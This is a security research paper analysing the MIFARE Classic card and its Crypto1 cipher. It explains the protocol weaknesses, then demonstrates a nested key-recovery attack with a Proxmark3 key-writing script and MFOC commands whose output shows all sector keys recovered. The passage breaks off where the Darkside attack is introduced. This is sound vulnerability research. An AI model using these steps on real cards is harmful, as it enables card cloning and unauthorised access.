RESEARCH ARTICLE OPEN ACCESS

Mifare Classic Contactless Smart Cards: Security Research and Practical Attacks

Natallia Shynkevich
Software for Information Technologies, Faculty of Computer Systems and Networks,
Belarusian State University of Informatics and Radioelectronics, Minsk - Belarus

ABSTRACT
The paper deals with the main vulnerabilities of MIFARE Classic cards. The reasons for the presence of such vulnerabilities are analyzed in detail and it is shown why described attacks are possible; the latter is demonstrated in practice. It was shown that the Crypto1 stream cipher, which is used to protect the data on the card, is not reliable today; the vulnerabilities allow recovering secret keys in a short time. In addition to the stream cipher vulnerabilities, the protocol stack vulnerabilities will be discussed too; the key recovery possibility has been experimentally confirmed. The goal is to demonstrate successful exploitation of vulnerabilities with a limited set of tools and to convince companies to use more secure types of MIFARE cards as soon as possible if it has not already done.
Keywords :- Vulnerability, secret key, attack, stream cipher.

I. INTRODUCTION

Currently, the systems using RFID labels have become very popular, in particular because of the ease of use, multifunctionality, relatively inexpensive cards and readers. Smart cards are used in areas such as finance, security, social programs, transport, etc. Multifunctionality, in this case, implies several independent applications on a smart card: personal information (passport analogue), driver's license, financial and identification information, transport and other applications. With the growth of the role of the Internet in the global economy, the interest of leading technological and financial organizations to contactless technology, as well as to standardize the procedures for the interaction of various intelligent systems and smart cards is quite justified and predictable. Thus, there is a big problem of ensuring the proper level of security to avoid violation of the system functioning due to the intervention of a potential attacker. This issue is especially relevant for the so-called open commercial systems that process information of limited access, and rapidly growing around the world and, in particular, in our country.

Most systems use Mifare Contactless cards manufactured by NXP SEMICONDUCTORS. The most popular type of card is Classic. The implementation of Mifare is a secret, and the reliability of the chip is confirmed only by its creators. Moreover, Crypto1 encryption algorithm used to protect data on Mifare Classic cards was invented in NXP. Documentation for this cipher does not exist, the cipher is proprietary. The reliability of the cipher, as well as the reliability of the chip, is confirmed only by NXP.

The interest in this topic is due to the fact that MIFARE Classic covers more than 70% of the contactless smart card market, and is widely used in various fields. Simple Classic cards are cheaper and easier to use, so consumers prefer them in most cases. The process of transferring companies to use new, more secure types of Mifare cards is very slow and expensive, and most often does not happen at all.

Thus, the purpose of this paper is to analyze Mifare Classic smart card, including Crypto1 cipher durability used to protect data on the card, check the feasibility and efficiency of attacks; when attacker is limited by cheap hardware. It is also worth noting that is an analysis of the complex of factors that contribute to their use [4], [14]. This includes a specific infrastructure where smart cards are applied. The safety of the entire system is the safety of its weakest part, therefore, various methods will be described, one way or another allowing you to access data on the card, regardless of the localization of vulnerability.

II. MIFARE CLASSIC CARD TYPES

Mifare Classic, NXP-produced integrated circuits, are the first chips for contactless smart cards with the r/w opportunity, supporting the ISO 14443 standard and operating in the frequency range of 13.56 MHz. The Mifare Classic family consists of types shown in Table 1. [9].

TABLE I

TECHNICAL CHARACTERISTICS OF THE MIFARE CLASSIC FAMILY

Card	EEPROM	RFID-interface	Data protection	UID
Classic 1K	1024 bytes; 16sx4bl	13,56 MHz; ISO 14443 A	Crypto1; keys A/B	4 bytes
Classic 4K	4096 bytes; 32sx4bl/8sx16bl	13,56 MHz; ISO 14443 A	Crypto1; keys A/B	4 bytes
Classic EV1 1K	1024 bytes; 16sx4bl	13,56 MHz; ISO 14443 A	Crypto1; keys A/B	7 bytes

Classic EV1 4K	4096 bytes; 32sx4bl/8sx16bl	13,56 MHz; ISO 14443 A	Crypto1; keys A/B	7 bytes
ID	64 bytes; 1sx4bl	13,56 MHz; ISO 14443 A		
Mini	320 bytes; 5sx4bl	13,56 MHz; ISO 14443 A		

Note: BL = block = 16 bytes; P = Page

Memory organization. EEPROM memory of Mifare Classic cards is organized in the form of sectors divided into blocks; sector contains 4 blocks; block contains 16 bytes. The memory organization for the Mifare Classic 1K card shown in Table 2.

TABLE IIIII

MIFARE CLASSIC 1K MEMORY ORGANIZATION

Sector	Block	Number of byte in a block				Description
		0-3	4-7	8-11	12-15	
0	[0] 0					Manufacturer block
	[1] 1					Data block
	[2] 2					Data block
	[3] 3	Key A	Access bits		Key B	Sector 0 trailer
i	[0]					Data block
	[1]					Data block
	[2]					Data block
	[3]	Key A	Access bits		Key B	Sector i trailer
15	[0] 60					Data block
	[1] 61					Data block
	[2] 62					Data block
	[3] 63	Key A	Access bits		Key B	Sector 15 trailer

The first data block – *block0* – of the first sector – *Sector0* – storing the chip's manufacturer data and the 4-byte card identifier – *UID*. This block is programmed during the chip production, and has overwriting protection. The fourth data block – *block3* – of the first sector – *Sector0* – is called trailer [6]. Trailer stores:

- keys A (mandatory; read) and B (optional; recording);
- terms of access to blocks in bytes 6 ... 9 [6].

Access bits also define the type of a block (data or value storage). User data stored in the 9th byte of the sector trailer. For byte 9, the same access conditions are used as to bytes 6, 7 and 8 [11]. When reading the trailer sector, the key bytes A cannot be read. When authors tried to do this, with the correct key A card returned 00 00 00 00 00 00h. If the B key is used, bytes 10-15 can be read. By default, all keys of new chips are set to FF FF FF FF FF FFh, and the value of the bytes 6, 7 and 8 is equal to FF 07 80h. Before performing any operation with memory, SELECT and AUTH operations should be used. Allowed operations strongly depend on the keys given during authentication, as well as on access conditions shown in Table 3 represented by groups of three bits stored in the trailer of the corresponding sector [6]. Bits are stored in an inverted and non-inverted form to verify the integrity of the data. Conditions can be changed, if you know the right keys, respectively.

TABLE IVVVI

MEMORY ACCESS CONDITIONS

Bits	Operation	Block number	Description
$C1_3$ $C2_3$ $C3_3$	Read Write	3	Trailer
$C1_2$ $C2_2$ $C3_2$	Read Write Inc Dec Transfer Restore	2	Data block
$C1_1$ $C2_1$ $C3_1$	Read Write Inc Dec Transfer Restore	1	Data block
$C1_0$ $C2_0$ $C3_0$	Read Write Inc Dec Transfer Restore	0	Data block

We can consider the zero sector of the Mifare Classic 1K card as an example. The block data was read using PM3 RDV4.01, FF FF FF FF FF FF FF h (Fig. 1). The access conditions are FF 07 80 69h, as shown in Table 4, the key A is represented as 00 00 00 00 00 00h. Should be noted that the inability to read the key A is set by the current access conditions, therefore zeros are displayed instead of the real value of a key A. User data stored in byte 9 [6].

TABLE VIIV

EXAMPLE. TRAILER ACCESS CONDITIONS

Byte number	Value (hex)	Value (bin)	Access bits
6	ff	11111111	$\hat{C}2_3$ $\hat{C}2_2$ $\hat{C}2_1$ $\hat{C}2_0$ $\hat{C}1_3$ $\hat{C}1_2$ $\hat{C}1_1$ $\hat{C}1_0$
7	07	00000111	$C1_3$ $C1_2$ $C1_1$ $C1_0$ $\hat{C}3_3$ $\hat{C}3_2$ $\hat{C}3_1$ $\hat{C}3_0$
8	80	10000000	$C3_3$ $C3_2$ $C3_1$ $C3_0$ $C2_3$ $C2_2$ $C2_1$ $C2_0$



Fig. 1. Reading Data from Mifare Classic Card with PM3 RDV4.01

Based on information shown in Tables 3 and 4, we have access conditions:

- Trailer, $C1_3$ $C2_3$ $C3_3$, 001, allow: read B; *transport configuration*;
- Data block 2, $C1_2$ $C2_2$ $C3_2$, 000, allow: all, key A or B required;
- Data block 1, $C1_1$ $C2_1$ $C3_1$, 000, allow: all, key A or B required;
- Data block 0, $C1_0$ $C2_0$ $C3_0$, 000, allow: all, key A or B required [9].

III. CRYPTO1 CIPHER

Crypto1 is a proprietary encryption algorithm created by NXP to be used by Mifare Classic cards. Experiments shown that the safety of this algorithm is low, **but**, an attacker must have expensive equipment, as well as the necessary knowledge [2, 3]. Crypto1 was reverse-engineered [13], but again, method was very laborious because it demanded physical interference with the structure of the chip, and expensive equipment (e.g. a microscope with the possibility of shooting high resolution photos [5], [15].

Crypto1 is a streaming cipher (Fig. 2) and consists of:

- one 48-bit LFSR for storing the secret status of a linear function;
- two-level nonlinear function;
- 16-bit LFSR, which is used for authentication. Some cards can be used as PRNG.



Fig. 2. Crypto1 Cipher Scheme

After successful authentication, the data between the card and the reader is transmitted in encrypted form.

A. 48-bit LFSR

The initial state of the 48-bit LFSR is determined by the secret key, which is well-known for the card and reader. Each new keystream bit is generated based on 18 bits of LFSR (1). Then register shifts to the left for one position, and generated bit is moving on the right [2].

$$L(x_0 x_1 .. x_{47}) = x_0 \oplus x_5 \oplus x_9 \oplus x_{10} \oplus x_{12} \oplus x_{14} \quad (1)$$

$$\oplus x_{15} \oplus x_{17} \oplus x_{19} \oplus x_{24} \oplus x_{25} \oplus x_{27} \oplus x_{29}$$

$$\oplus x_{35} \oplus x_{39} \oplus x_{41} \oplus x_{42} \oplus x_{43}$$

B. Two-level Nonlinear Function, or Filter Function

1st level of filter function is presented by f_a(2) and f_b(3) [12] (Fig. 3), which are used 2 and 3 times accordingly. 2nd level is presented by one function, f_c (4), which takes 5 arguments — results of previous level functions [5] (Fig. 3).



Fig. 3. Two-level Nonlinear (Filter) Function

$$f_a(a,b,c,d) = ((a \vee b) \oplus (a \wedge b)) \oplus (c \wedge (a \oplus b) \vee d) \quad (2)$$

$$f_b(a,b,c,d) = ((a \wedge b) \vee c) \oplus ((a \oplus b) \wedge (c \vee d)) \quad (3)$$

$$f_c(a,b,c,d,e) = (a \vee ((b \vee e) \wedge (d \oplus e))) \oplus ((a \oplus (d \wedge b)) \quad (4)$$

$$\wedge ((c \oplus d) \vee (b \wedge e)))$$

The output value of the filter function will be determined according to (5) [4].

$$f(x_0 x_1 .. x_{47}) = f_c(f_a, f_b, f_b, f_a, f_b) \quad (5)$$

C. 16-bit LFSR

The 16-bit LFSR is used by the card as a PRNG. It is worth noting that the generated values must be 32-bit, it is necessary for the correct cipher's work. Each new bit (6) is moving into the register on the right.

$$L(x_0 x_1 .. x_{15}) = x_0 \oplus x_2 \oplus x_3 \oplus x_5 \quad (6)$$

The LFSR state is determined by the current state shifted to 1 bit, and the generated bit (6) [12], which is moving into the register to the right. In different sources the function, which result will be 32-bit value generated using 16-bit LFSR (7) [4],

is named as *suc*, which stands for *successor*, respectively. In this article we will adhere to the abbreviation *suc*, too.

$$suc(x_0 x_1 .. x_{31}) = x_1 x_2 .. x_{31} L(x_{16} x_{17} .. x_{31}) \quad (7)$$

For computing N_T, N_R, A_T, A_R values we need to define a function suc^n, which means applying suc to current state n times [4]. Let's denote the 32-bit value generated by the 16-bit LFSR at the i moment of time as $State_i$, and define suc^n(8) [4] accordingly.

$$suc^n(State_i) = suc(suc^{n-1}(State_i)), State_i = x_{0_i} x_{1_i} .. x_{31_i} \quad (8)$$

D. Information exchange

The information exchange process begins with the POR state of the card (Fig. 4), i.e Power-on Reset, meaning that the card will issue a Reset signal until the voltage Vcc stabilizes [10].



Fig. 4. Tag and Reader Information Exchange

Further, the reader sends the REQA command - a request for a card, or WUPA - a request for all cards. The card must respond with the ATQA code. This code depends on the model and manufacturer of the card. The anticollision mechanism (ANTICOLLISION, code 0x93) is used to determine the unique card number, UID, which is necessary for the reader to continue working with one and only one card when several cards are in the reader's field at the same time. The UID received by the reader in the process of information exchange consists of 4 bytes and a control byte BCC (Fig. 4), calculated using the XOR operation bit by bit over these bytes. 4 UID's bytes and BCC control byte are located in the zero block of the zero sector of the memory card [10]. The anticollision mechanism is based on the principle of representing bits received by the reader from the card. If there are several cards in the reader's field at the same time, they synchronously respond to the reader with their UID-codes. Since each card has its own UID, which is different from the others, then there will be an overlap of "1" on "0" in some bit during transmission of the UID. The reader will define this situation as a collision. According to a certain algorithm, for example, at the place where the bits are overlapped, it will set the bit value equal to "1". Then, with repeated anticollision command it will send the UID part ending with this bit, and only those cards that have the same UID part transmitted by the reader should reply with the rest of their UIDs. For several anti-collision cycles, the reader will know the UID of the card it will working with.

After the reader knows the UID of the card, it sends the SELECT command (code 0x93, the same as for the ANTICOLLISION [11] command). This is followed by the NVB byte equal to the size of the command being sent, 7 full bytes, then the card UID (4 bytes), BCC byte (Fig. 5).

1 byte	1 byte	4 bytes	1 byte
SELECT	NVB	UID	BCC
0x93	0x7	0xabcdef00	0x1d

Fig. 5. SELECT Command Format

SELECT ends with two CRC1 bytes, calculated from the previous seven bytes.

$$CRC16(A) = x^{16} + x^{12} + x^5 + 1 \quad (9)$$

The stop command, HALT (code 0x5), consists of 4 bytes, where the first 2 bytes are the command itself, and the second 2 bytes are the CRC code (Fig. 6).

2 bytes	2 bytes
HALT	CRC

Fig. 6. HALT Command Format

CRC, or Cyclic Redundancy Check — is an error-detecting code commonly used in digital networks and storage devices to detect accidental changes to raw data. Specification of a CRC code requires definition of a so-called generator polynomial. This paper uses the description of the CRC MIFARE polynomial (9).

On the HALT command, the card goes into standby mode and does not respond to all other commands, except WUPA command [11].

Authentication procedure. In order to gain access to the data on the card, the reader must go through the authentication procedure (Fig. 7) [5].

This procedure consists of three stages, based on the assumption that both the card and the reader know the secret key. What means that each of the three stages will be completed successfully and the card and the reader will have the same state of the cipher, which in turn will make it possible to encrypt and decrypt the data.

At any stage of the authentication procedure, the reader can respond with the HALT command, which was described earlier.

Steps 1, 2 and 3 show the values N_T, $\{N_R\}$, $\{A_T\}$, $\{A_R\}$ exchange process, where N_T value is transmitted in unencrypted form from the tag to the reader, according to (7) [2]. Values $\{N_R\}$, $\{A_T\}$ and $\{A_R\}$, on the contrary, are transmitted in encrypted form, and formed separately by the tag and the reader during the authentication process according to (10), (11) and (12), respectively [4].

$$N_R = suc^{32}\ (N_T);\ \{N_R\} = N_R \oplus ks_1 \qquad (10)$$

$$A_R = suc^{64}\ (N_T);\ \{A_R\} = A_R \oplus ks_2 \qquad (11)$$

$$A_T = suc^{96}\ (N_T);\ \{A_T\} = A_T \oplus ks_3 \qquad (12)$$

Keystream on steps 1, 2 and 3 denoted as ks_1, ks_2 and ks_3 respectively. Next, the steps of authentication will be discussed in detail.

Let us denote the state of the cipher at the moment of time i as S_i(13).



Fig. 7. Authentication

$$S_i = s_i s_{i+1} s_{i+2} .. s_{i+47} \qquad (13)$$

When a reader sends a request to a tag to perform any memory operation, it must prove that it has the proper rights to perform it. The proof is the knowledge of the secret key K of the block, or sector, which data operation the reader wants to carry out. During the authentication process, the state of the cipher of the reader and the tag will change sequentially, and in the end it will be equal. Which in turn will allow the data transmission in an encrypted form [4]. After the reader sends a request for an operation to the tag, the state of the reader and tag cipher is initialized with the secret key K (14).

$$S_i = k_i ; K_i = k_i k_{i+1} k_{i+2} .. k_{i+47} \qquad (14)$$

After that, the tag creates value N_T, with the help of the 16-bit LFSR. At the very beginning of communication, this value depends on the physical parameters of the integrated circuit of the tag [1], on the time the power is supplied to the chip itself. Then, N_T is sending to the reader in an unencrypted form. Then, the cipher's state is changing (15), where UID means the Unique tag IDentifier, and N_{T_i} means the $i-th$ bit of N_T value.

$$S_{i+48} = L(s_i s_{i+2} .. s_{i+47}) \oplus N_{T_i} \oplus UID_i, i \in [0..31] \qquad (15)$$

For example, if we have $i = 0$, we will get bit S_{48} (16), respectively, which will be pushed into the register on the right, and the S_0bit will be popped from the register.

$$S_{48} = L(s_0 s_1 s_2 .. s_{47}) \oplus N_{T_0} \oplus UID_0 \qquad (16)$$

After shifting the register 32 positions to the left, its state will be nothing but ks_1[3]. Note that the operation must be performed by the reader and the tag.

Then, the reader creates the N_R value, according to it's 16-bit LFSR state. It is worth noting that the registers states of the tag and reader are linked, which, on the one hand, allows you transferring data in an encrypted form, and on the other hand, drawing correct conclusions about the state of the reader or tag register, having access to only one communication participant. Or the other way is intercepting connection between the tag and the legitimate reader (equipment should be in listening, or promiscuous mode).

The reader creates N_R, and encrypts it with ks_1(10). After that, the reader generates the value A_R(11). At this stage, the state of the reader register (17) is changed to generate ks_2.

$$S_{i+80} = L(s_{i+32} s_{i+33} s_{i+34} .. s_{i+79}) \oplus N_{R_i}, i \in [0..31] \qquad (17)$$

After shifting the register 32 positions to the left, its state will be nothing but ks_2. After that, the reader sends $\{N_R\}$, $\{A_R\}$ values to the tag.

Next, the tag decodes the value N_R with the ks_1, and changes its cipher's state (17) to be able to get ks_2, after which it also decrypts A_R. Tag creates A_T value (12), changes its

cipher's state to be able to make ks_3. At the previous stage (when the ks_2 was created) the 32 state bits were used for A_R encryption, the register size is equal to 48 bits, thus, we have 16 "unused" bits, respectively. It remains to form another 16 (18), in order to encrypt the A_T value. Tag sends $\{A_T\}$ value to the reader.

$$s_{i+112} = L(s_{i+64}s_{i+65}s_{i+66}..s_{i+111}), i \in [0..16] \quad (18)$$

The reader on its side changes the state of its cipher (18), decrypts and verifies the received A_T value. If successful, all further communication between the tag and the reader will be encrypted.

IV. VULNERABILITIES

E. Unreliable PRNG

The card uses a 16-bit LFSR to generate 32-bit values used in the authentication process for the cipher to work properly, which means that the first half of the generated value will determine the second half [2]. Accordingly, we have $2^{16} - 1 = 65535$ possible values [3], the validity of each generated value is determined by (19).

$$n_k \oplus n_{k+2} \oplus n_{k+3} \oplus n_{k+5} \oplus n_{k+16} = 0, k \in [0..15] \quad (19)$$

F. Bits unused by the filter function and the register state rollback function.

The two-level nonlinear filter function uses 20 bits to generate the keystream [3], namely bits 9, 11,13, 15, 17, 19, 21, 23, 25, 27, 29, 31, 33, 35, 37, 39, 41, 43, 45, 47 (Fig. 3). Bits 0 - 8 are not used, which in turn makes it possible to implement the register state rolling back function, which allows us to roll back the state of the register (20) (21) up to the restoration of the secret key [12]. The rollback process consists of the reverse operations applied to the register during the authentication procedure [4]. Let the state of the register at stage 2 is known, i.e. immediately after calculating the state (17) ($\oplus N_R$). It's possible to calculate the bit that will be inserted at the 47th position, after that the register will be shifted to the left, and the bit from position 0 will be shifted out [2]. It is also known that bits 0-8 are not used by the filter function. Thus, using the calculated bit (47th), it is possible to calculate the bit which was shifted from the zero position by doing the XOR operation between 47th bit and $N_{R_{31}}$, i.e. rolling back the register state to the previous one. Performing this operation 31 more times, we get the register state before applying the second stage authentication operations, i.e. the state after the first stage ($\oplus UID \oplus N_T$) [2]. By successively applying the rollback function to this state 32 times, we get the initial state of the register before the start of the authentication procedure, i.e. when the register was initialized with the secret key.

$$R(x_1x_2..x_{48}) = x_5 \oplus x_9 \oplus x_{10} \oplus x_{12} \oplus x_{14} \oplus x_{15} \oplus x_{17} \quad (20)$$

$$\oplus x_{19} \oplus x_{24} \oplus x_{25} \oplus x_{27} \oplus x_{29}$$

$$\oplus x_{35} \oplus x_{39} \oplus x_{41} \oplus x_{42} \oplus x_{43} \oplus x_{48}$$

$$x_{48} = L(x_0x_1..x_{47}); \quad (21)$$

$$R(x_1x_2..x_{48}) = R(x_1x_2..L(x_0x_1..x_{47})) = x_0$$

G. Leaking Key Bits Through Parity Bits

According to the ISO14443A standard, each byte of transmitted information must be accompanied by a so-called parity bit. Parity bit is nothing more than the application of the XOR operation to all bits of the transmitted byte [5]. When transmitting data, the parity bit is calculated for unencrypted data (plaintext), and is encrypted using 1 bit of the key (Fig. 8) [13]. The first bit of the next byte of information is encrypted with the same bit of the key stream as the parity bit calculated earlier. This leads to a situation where it becomes possible to compute 3 bits of the keystream with only the parity bits.



Fig. 8. Parity Bits Calculation

H. Leaking Key Bits Through the Error Code

At the second stage of authentication, the reader sends $\{N_R\}$, $\{A_R\}$ values to the tag, and each byte is followed by a parity bit. Provided the parity bits are correct and the reader's response A_R — incorrect, the card will respond with the HALT command code, encrypted with 4 bits of the key, respectively. Thus, there is a leak of 4 more bits of the key [4].

I. Multiple Sectors Authentication with One Key

This vulnerability exploitation can be done provided that you know at least one key to any sector of the card. If the key is known, then after successful authentication the states of the tag register and reader will take on a certain value and will be used for further encryption of the transmitted data, including new authentications. When the reader requests to perform an operation with data for a sector other than that one where authentication has already occurred, the register state is not cleared, which makes it possible to access the information of sectors with unknown keys [4].

V. PRACTICAL ATTACKS IMPLEMENTATION

J. Equipment

All experiments described in this article were carried out using Mifare Classic 1K cards with weak PRNG (9), Mifare

Classic 1K "hardened" type, backward compatible with the original version of Mifare Classic, RFID card Mifare M1 S50. The Proxmark3 Easy, RDV4.01 was used as a reader. Almost all Proxmark3 models use AT91SAM7S controllers as CPUs. The AT91SAM7S is a series of low pin count microcontrollers based on a 32-bit ARM processor with RISC architecture. RDV4.01 model uses SAM7S512 microcontroller; Easy model uses an older microcontroller: AT91SAM7S256.

K. Types of Attacks

There is a group of attacks aimed at "recovering" the secret keys of the card. After successful implementation, an attacker can copy the card data or change it. There are 2 ways to carry out such attacks:

- card-only attacks (an attacker needs a card only to carry out an attack, attacker acts as a reader);
- interception attacks (attacker intercepts the information flow taking place during the data exchange between the card and the legitimate reader).

1) Nested attack

This attack exploits the PRNG vulnerabilities [13], leakage of key bits through error code and parity bits. It is enough to know one secret key of any block for its successful implementation. In addition, you can recover the secret keys to the rest of the card blocks [3]. This attack works for any cards with CRYPTO1 (Mifare Classic and emulation).

To test the attack, a Mifare Classic 1K card was used, all the secret keys on which were deliberately rewritten in such a way as to exclude a successful search in dictionaries with the most common keys.

A Python script was used to generate the keys; The Proxmark3 RDV4.01 shell script was used to write the keys (Fig. 9).

```
clear
# just check
hf mf rdsc 0 A 000000000001

hf mf wrbl 3 A 000000000001 45a47777d6b3ff07806922609a620491
hf mf wrbl 7 A 000000000003 3f9f44338599ff0780696567787fc991
hf mf wrbl 11 A 000000000005 4bdf3f676734ff0780699c5cb713635b
hf mf wrbl 15 A 000000000007 7ddd3ff34d58ff078069a697f9f52448

hf mf wrbl 19 A 000000000009 f8f47a638feaff0780693560f858c1c9
hf mf wrbl 23 A 00000000000b 3a0bf6079a3bff078069bfd7a78f2e70
hf mf wrbl 27 A 00000000000d 81a77005aabfff078069da67a402cf77
hf mf wrbl 31 A 00000000000f 063e2212fb89ff078069a04813d56ddc
hf mf wrbl 35 A 000000000011 4ee1a039b4bcff0780690e2729dd95d7
hf mf wrbl 39 A 000000000013 ad29018f9012ff07806956b81a423f90
hf mf wrbl 43 A 000000000015 b88eeea25435ff078069f9ccd2550fdd
hf mf wrbl 47 A 000000000017 d735bc204810ff078069f75cb209f853
hf mf wrbl 51 A 000000000019 03525eec6483ff078069f08622399303

hf mf wrbl 55 A 00000000001b d765a8805389ff0780697a390a0a4679
hf mf wrbl 59 A 00000000001d bf336cf3739cff07806937e8ec2249d1
hf mf wrbl 63 A 00000000001f 7c3f6e449271ff078069266f28a8a158
```

Fig. 9. Proxmark3 RDV4.01 Script for Writing New A and B Keys to Mifare Classic 1K Card

The attack was carried out using MFOC [8], an open source utility written in the C programming language. To carry out this attack successfully, you need to know at least 1 secret key of any card block. Suppose we know the secret key A from block0, 0x45a47777d6b3. The average recovery time for 1 key is 1-5 seconds, the total time to complete the attack was 68.85 seconds; the start, successful recovery of the key B of block0 of sector0, and the sequential recovery of all card keys shown below (fig 10-12).

```
V r00t@_ ~ ~/ >> mfoc -k 45a47777d6b3 -O card.mfd
The custom key 0x45a47777d6b3 has been added to t
Found Mifare Classic 1k tag
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00  04
* UID size: single
* bit frame anticollision supported
       UID (NFCID1): 3a  da  67  16
```

Fig. 10. Starting the Nested Attack

```
Sector 00 - Found   Key A: 45a47777d6b3
Sector 01 - Unknown Key A
Sector 02 - Unknown Key A
            Found   Key B: 22609a620491
            Unknown Key B
            Unknown Key B
```

Fig. 11. Restoring Key B of block0 sector0

```
Using sector 00 as an exploit sector
Sector: 1, type A, probe 0, distance 32 .....
  Found Key: A [3f9f44338599]
  Data read with Key A revealed Key B: [6567787fc991] - checking Auth: OK
Sector: 2, type A, probe 0, distance 32 .....
  Found Key: A [4bdf3f676734]
  Data read with Key A revealed Key B: [9c5cb713635b] - checking Auth: OK
Sector: 3, type A, probe 0, distance 32 .....
  Found Key: A [7ddd3ff34d58]
  Data read with Key A revealed Key B: [a697f9f52448] - checking Auth: OK
Sector: 4, type A, probe 0, distance 32 .....
  Found Key: A [f8f47a638fea]
  Data read with Key A revealed Key B: [3560f858c1c9] - checking Auth: OK
Sector: 5, type A, probe 0, distance 32 .....
  Found Key: A [3a0bf6079a3b]
  Data read with Key A revealed Key B: [bfd7a78f2e70] - checking Auth: OK
Sector: 6, type A, probe 0, distance 32 .....
  Found Key: A [81a77005aabf]
  Data read with Key A revealed Key B: [da67a402cf77] - checking Auth: OK
Sector: 7, type A, probe 0, distance 32 .....
  Found Key: A [063e2212fb89]
  Data read with Key A revealed Key B: [a04813d56ddc] - checking Auth: OK
Sector: 8, type A, probe 0, distance 32 .....
  Found Key: A [4ee1a039b4bc]
  Data read with Key A revealed Key B: [0e2729dd95d7] - checking Auth: OK
Sector: 9, type A, probe 0, distance 32 .....
  Found Key: A [ad29018f9012]
  Data read with Key A revealed Key B: [56b81a423f90] - checking Auth: OK
Sector: 10, type A, probe 0, distance 32 .....
  Found Key: A [b88eeea25435]
  Data read with Key A revealed Key B: [f9ccd2550fdd] - checking Auth: OK
Sector: 11, type A, probe 0, distance 32 .....
  Found Key: A [d735bc204810]
  Data read with Key A revealed Key B: [f75cb209f853] - checking Auth: OK
```

Fig. 12. Sequential Card's Keys Recovery

Figure 13 shows the dependence of the key recovery time on its complexity. In this case, the complexity of a key is

understood as the number of repeating groups of characters in a key, the presence of the key in the dictionary, the time required to restore it.

Thus, "easy" keys could be described as contained in the dictionary, have a large number of repeating groups of characters, while "complex" keys are not contained in the dictionary, the key characters are generated randomly.

Based on the graph above, the following conclusions can be drawn: the recovery time does not depend on the complexity of the key, only in some cases (the key is in the dictionary) the program is able to determine its validity more quickly (Fig. 13).

The time required to recover the secret key ranges from 2 to 5 seconds, i.e. the vulnerability of the algorithm and implementation itself is used, it does not depend on the key, which proves the unreliability of Crypto1 once again.

2) Darkside Attack

This attack exploits PRNG vulnerabilities, leakage of key bits through error code and parity bits, and NACK bug.

Tags which have PRNG implemented using the XOR operation [3] (9) are susceptible to attack. This attack works on Mifare Classic cards up to EV1 generation (in EV1 the PRNG vulnerability has already been fixed). To carry out an attack you only need a card.

